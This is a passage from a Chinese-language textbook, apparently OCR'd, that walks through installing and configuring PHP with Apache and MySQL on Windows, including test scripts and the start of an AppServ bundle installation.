


图 1-36　确认执行界面




图 1-37　安装测试成功界面

1.4.3　安装 PHP

Apache 服务器可以直接响应客户端浏览器对 HTML 网页的请求，但如果其嵌入了 PHP 脚本，则需要 PHP 引擎，并通过配置 Apache 使其支持 PHP。另外还需要配置 PHP 的 MySQL 扩展接口，使 PHP 程序连接数据库并对数据库执行操作。

(1)下载 PHP：找到下载的 PHP 安装文件 php-5.3.5-Win32-VC9-x86.zip，直接打开，解压到“D:\Program Files\php”目录下。

(2) 将 PHP 安装为 Apache 服务器的一个扩展模块。

① 将 PHP 以模块方式加载到 Apache 中，找到 D:\Program Files\Apache Software Foundation\Apache2.2\conf\httpd.conf，把下面三行插入到文件的最后：

```
LoadModule php5_module "D:\Program Files\php\php5apache2_2.dll" #加载 PHP 模块
AddType application/x-httpd-php .php .html #PHP 模块解析的文件名后缀
PHPIniDir "D:\Program Files\php" #指定 PHP 配置文件的位置
```


② 建立 PHP 配置文件。把 PHP 安装目录下的 php.ini-recommended 改名为 php.ini；或者把 php.ini-dist 改为 php.ini，但是该配置文件会自动为所有文件内容加上//，增加了安全，但也更麻烦。而上一种文件改名不会出现这样的问题，相反更便利。这里我们将 php.ini-recommended 文件名改为 php.ini。

③ 重新启动 Apache 服务器。一旦对 httpd.conf 或者 PHP 的配置文件 php.ini 进行了改动，则应重启服务器。

④ 测试 PHP 安装是否成功。在 Apache 服务器根目录 D:\htdocs 下建立 test.php 文件，并用记事本打开，然后在文件中写入以下代码：

```
<?php
                phpinfo();
?>
```

接着使用浏览器打开 http://127.0.0.1/test.php，如果不出现错误，将会出现图 1-38 所示的 PHP 状态信息。



System	Windows NT WWW-BFBA185A7BD 5.1 build 2600
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled

图 1-38　PHP 状态信息

(3)通过 PHP 连接 MySQL。

经过以上步骤，PHP 已经安装成功，但是还不能访问 MySQL 数据库。

① 找到 PHP 安装目录 D:\Program Files\php 下的 libmysql.dll 文件，将其复制到 C:\Windows 下。

② 在 PHP 配置文件里开启 MySQL 功能，找到下面两行，将其前面的用于注释的分号去掉。

```
extension=php_mysql. dll #开启 MySQL 扩展接口
extension=php_mysqli. dll #开启 MySqli 扩展接口
```

然后找到 extension_dir= “./” ，将其改为：

```
extension_dir= "D:/program Filespp/php/ext" #指定 PHP 的扩展接口目录
```

特别注意：

目录分隔符为“/” 。

③ 重启 Apache 服务器，使 PHP 配置文件修改生效。

④ 测试是否成功，在网站根目录下建立 test_mysql.php 文件，输入以下代码：

```
<?php
$link=mysql_connect ("localhost","root","0");
if(!$link){
      die("未能连接到 MySQL 服务器".mysql_error() );
}
echo "成功连接到 MySQL 服务器! ";
mysql_close($link);
?>
```

保存，在浏览器中打开 http://127.0.0.1/test_mysql.php，如果内容显示如图 1-39 所示，

表明配置成功。




图 1-39　配置成功

1.5　几种综合网络服务器概述

1.3 节和 1.4 节分别介绍了在 Linux 和 Windows 系统上独立安装 Web 工作环境所需的各种软件。这对新手来说，也是个比较困难的任务，正是基于这一点，目前有多种集成了 Apache+MySQL+PHP+phpAdmin 的单一软件，其实就是将这些资源重新包装成单一的安装程序，以方便初学者。但作者建议读者更应该掌握单一安装，及其技巧，而不是仅会这种傻瓜式安装。

1.5.1　AppServ 的安装及配置

AppServ 是一款综合网络服务器系统，本书以 AppServ 2.5.10 为例进行介绍，AppServ 2.5.10 主要集成了 Apache 2.2.8、PHP 5.2.6、MySQL5.0.51b、phpMyAdmin-2.10.3。AppServ 2.5.10 可从官网 http://www.appservnetwork.com/下载，其安装步骤如下。

(1) 双击安装文件启动安装程序，弹出如图 1-40 所示的界面。

(2) 单击图 1-40 所示欢迎界面中的 Next 按钮，弹出如图 1-41 所示的界面。




图 1-40　欢迎界面




图 1-41　版权信息界面

(3) 单击图 1-41 中的 I Agree 按钮，弹出如图 1-42 所示的界面。

(4) 在图 1-42 所示的界面中选择自己将要安装的目录，如 D:\Program Files\AppServ，然后单击 Next 按钮，弹出如图 1-43 所示的界面。




图 1-42　选择安装目录




图 1-43　选择要安装的集成程序

(5) 在弹出的图 1-43 所示的界面中，有四个组件可供选择，这里使用默认安装，直接单击 Next 按钮，弹出如图 1-44 所示的界面。

(6) 弹出的图 1-44 所示的界面是 Apache 安装界面，要求输入以下几个参数：第一个是服务器名称，直接输入 localhost 即可；第二个输入一个管理员邮箱，这里使用的是 admin@banzhuan.org，读者可自行选择；第三个是 Apache 服务器端口号，我们使用默认端口号 80。接着直接单击 Next 按钮，弹出如图 1-45 所示的界面。




图 1-44　Appserv 服务器信息




图 1-45　输入管理员密码

